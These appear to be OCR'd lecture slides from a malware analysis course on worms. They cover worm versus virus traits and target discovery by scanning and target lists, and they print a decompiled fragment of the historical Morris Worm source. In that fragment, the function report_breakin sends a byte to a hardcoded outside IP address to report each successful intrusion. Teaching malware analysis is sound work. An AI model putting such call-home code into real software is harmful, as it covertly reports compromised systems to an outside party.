Class 14

# CSC 471 Modern Malware Analysis
# Worms

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
# Worms


```
#endif
}

/* This report a sucessful breakin by sending a single byte to "128.32.137.13"
 * (whoever that is). */

static report_breakin(arg1, arg2)                /* 0x2494 */
{
    int s;
    struct sockaddr_in sin;
    char msg;

    if (7 != random() % 15)
        return;

    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = REPORT_PORT;
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
                                                 /* <env+77>"128.32.137.13" */

    s = socket(AF_INET, SOCK_STREAM, 0);
    if (s < 0)
        return;
    if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
        ;
    close(s);
}

/* End of first file in the original source.
 * (Indicated by extra zero word in text area.) */

/*
 * Local variables:
 * compile-command: "make"
 * comment-column: 48
 * End:
 */
```


The Morris Worm

# Worm vs a virus





1. Self propagates across the network
2. Exploits security or policy flaws in widely used services
3. Less mature defense today






# OVERVIEW


Target
Discovery





- **Scanning**


  sequential, random

- **Target Lists**


  **pre-generated, external (game servers), internal**

